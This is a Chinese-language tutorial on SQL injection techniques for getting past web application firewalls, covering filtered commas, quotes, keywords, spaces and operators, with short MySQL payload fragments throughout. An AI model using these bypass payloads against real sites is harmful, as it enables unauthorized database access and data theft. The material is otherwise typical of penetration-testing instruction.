

sql注入-中（绕WAF）

本篇文章主要介绍sql注入绕waf的方式。


思维导图
过滤逗号
过滤单引号
过滤关键字
过滤空格
过滤等号
过滤大于小于号
sleep函数被禁用
if被过滤
and or被过滤



过滤逗号

1、联合查询显注绕过逗号

使用join绕过

> select user_id,user,password from users union select * from ((select 1)A join (select 2)B join (select group_concat(user(),' ',database(),' ',@@datadir))C);

2、盲注中逗号绕过

MID 和substr 函数用于从文本字段中提取字符

a. 逗号绕过SUBTTRING 函数

从字符串str的起始位置pos 返回一个子串

> select user_id,user,password from users where user_id=1 and (ascii(substring(user() from 2))=114)

b. from for的方法解决

> substr(str from pos for len) //在str中从第pos位截取len长的字符
>
> mid(str from pos for len)//在str中从第pos位截取len长的字符

c. limit可以用offset的方法绕过

> limit 1 offset 1

过滤单引号

宽字节注入

过滤关键字

（1）最常用的绕过方法就是用//，<>，分割关键字**

> sel<>ect
>
> sel/**/ect

（2）根据过滤程度，有时候还可以用双写绕过

selselectect

（3）大小写。

既然是过滤关键字，大小写应该都会被匹配过滤，所以大小写绕过一般是行不通的。

（4）有时候还可以使用编码绕过

> url编码绕过
>
> 16进制编码绕过
>
> ASCII编码绕过

过滤空格

（1）双空格

（2）/**/

（3）用括号绕过

（4）用回车代替 //ascii码为chr(13)&chr(10)，url编码为%0d%0a

(5) +

过滤等号

如果等号被过滤了我们可以用 like 代替

使用like 、rlike 、regexp 或者 使用< 或者 >

过滤大于小于号

```
1   (1) greatest(n1,n2,n3,...)      //返回其中的最大值
2   (2) strcmp(str1,str2)       //当str1=str2，返回0，当str1>str2，返回1，当str1<str2，返回-1
3   (3) in 操作符
4   (4) between   and       //选取介于两个值之间的数据范围。这些值可以是数值、文本或者日期。
```

sleep函数被禁用

```
1   BENCHMARK，Get_lock函数，当都被禁用后可以用计算量比较大的语句使数据库查询时间变
2   长，从而达到延时注入的效果。
```

if被过滤

可以使用内联注释来绕过函数的检测

> /*!if*/

and or 被过滤

```
1.大小写变形
2.编码
3.添加注释
4.双写法
5.利用符号形式
```

绕过注释符

```
如果采用('')闭合的话
1' and '1'='1  正常
1' and '1'='2  错误
1') and ('1')=('1 正常
1') and ('1')=('2 错误

如果采用'闭合的话
1' and '1'='1  正常
1' and '1'='2  错误
1') and ('1')=('1 错误
1') and ('1')=('2 错误
```

等价函数绕过

```
hex()、bin() ==> ascii()
sleep() ==>benchmark()
concat_ws()==>group_concat()
mid()、substr() ==> substring()
@@user ==> user()
@@datadir ==> datadir()
```